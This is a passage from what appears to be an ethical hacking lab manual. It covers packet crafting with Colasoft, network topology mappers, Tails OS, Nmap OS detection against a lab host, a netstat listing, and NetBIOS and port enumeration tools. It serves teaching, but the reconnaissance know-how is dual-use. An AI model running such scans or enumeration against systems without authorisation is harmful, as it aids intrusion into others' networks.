
Properties are showing more details about tcp connection.

- Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.




Connection successfully established.

5. Back to Windows Server 2016, Kill the connection.




6. To verify, retry to establish the connection from windows 7.




## vii. Colasoft Packet Builder

Colasoft Packet Builder software enables to create the customized network packets. These Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from [www.colasoft.com](http://www.colasoft.com).



Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking **Add**/button. Select the Packet type from the drop-down option. Available options are: -

- ARP Packet
- IP Packet
- TCP Packet
- UDP Packet




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.

## PRACTICAL 2

### A. Perform Network Discovery using the following tools:

#### i. Solar Wind Network Topology Mapper

SolarWinds Network Topology Mapper (NTM) shows nodes on your network, indicates and updates status both for the nodes and the network connections between them in interrelated, scalable maps with customizable icons.




#### ii. Network View

NetworkView is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With NetworkView you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks.


NetworkView uses multiple methods such as ICMP, MDNS, SSDP, DNS, NetBIOS, SNMP

MIB-2, Bridge MIB, LLDP, CPD and proprietary MIB's to discover devices and generates a graphical representation of your network. NetworkView generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).




### iii. LANState Pro

LANState is a simple network topology mapping, host monitoring, and management program. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.




**B. Use the following censorship circumvention tools:****i. Tails OS**

Tails OS is used by journalists, activists, and others to keep their digital activity safe and anonymous. Learn about the operating system and how to source it safely. Tails, which stands for The Amnesic Incognito Live System, is an open-source, security and privacy-focused operating system.



### C. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

There are several basic and advanced network tools available for the Mobile device on application stores. The following are some effective tools for network Scanning.



## PRACTICAL 3

### A. Perform Enumeration using the following tools:

#### i. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response bring some clues regarding nature of an operating system disclosing the type an OS. To perform OS detection with nmap perform the following: nmap -O<ip address>

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.0.109
- Command:** nmap -O -v 192.168.0.109
- Hosts Tab:** Shows 1 host (192.168.0.109) with a yellow icon.
- Services Tab:** Displays the following open ports:
  - PORT 80/tcp open http
  - 139/tcp open msrpc
  - 443/tcp open https
  - 445/tcp open microsoft-ds
  - 554/tcp open rtsp
- OS Details Tab:** Shows the following OS details:
  - MAC Address: [REDACTED]
  - Device type: general purpose
  - Running: Microsoft Windows 7|2008
  - OS CPE: cpe:/o:microsoft:windows\_7:: - cpe:/o:microsoft:windows\_7::sp1 cpe:/o:microsoft:windows\_server\_2008::sp1 cpe:/o:microsoft:windows\_8
  - OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
  - Uptime guess: 58,139 days (since Tue Dec 05 20:51:59 2017)
  - Network Distance: 1 hop
  - TCP Sequence Prediction: Difficulty=259 (Good luck!)
  - IP ID Sequence Generation: Incremental


## ii. NetBIOS Enumeration Tool

NetBIOS stands for Network Basic Input Output System. It **Allows computer communication over a LAN and allows them to share files and printers.** NetBIOS names are used to identify network devices over TCP/IP (Windows).

```
(ritik@ritik)-[~]
$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 ritik:45204              del12s05-in-f4.1e:https ESTABLISHED
tcp      0      0 ritik:49222              server-13-224-20-:https ESTABLISHED
tcp      0      0 ritik:34744              ec2-35-167-149-24:https ESTABLISHED
tcp      0      0 ritik:58126              ec2-35-161-6-128.:https ESTABLISHED
tcp      0      0 ritik:55236              104.18.32.68:http       TIME_WAIT
tcp      0      0 ritik:60936              98.203.120.34.bc.:https ESTABLISHED
tcp      0      0 ritik:43858              104.22.24.131:https    ESTABLISHED
tcp      0      0 ritik:37840              20.120.65.166:https    ESTABLISHED
tcp      0      0 ritik:46330              104.16.122.175:https    ESTABLISHED
udp      0      0 ritik:bootpc            WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6     0      0 [::]:ipv6-icmp         [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State      I-Node  Path
unix    2 [ ACC ]   STREAM    LISTENING  197448  /run/user/1000/speech-dispatcher/speechd.sock
unix    2 [ ACC ]   STREAM    LISTENING  17408   /tmp/.X11-unix/X1
unix    2 [ ACC ]   STREAM    LISTENING  19999   @/tmp/.ICE-unix/1182
unix    3 [ ]        DGRAM     CONNECTED  14870   /run/systemd/notify
```


## iii. SuperScan

**SuperScan** is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.




#### iv. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information




#### v. SoftPerfect Network Scanner Tool

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices via WMI, SNMP, HTTP, SSH and PowerShell.



## vi. SolarWinds Engineer's Toolset

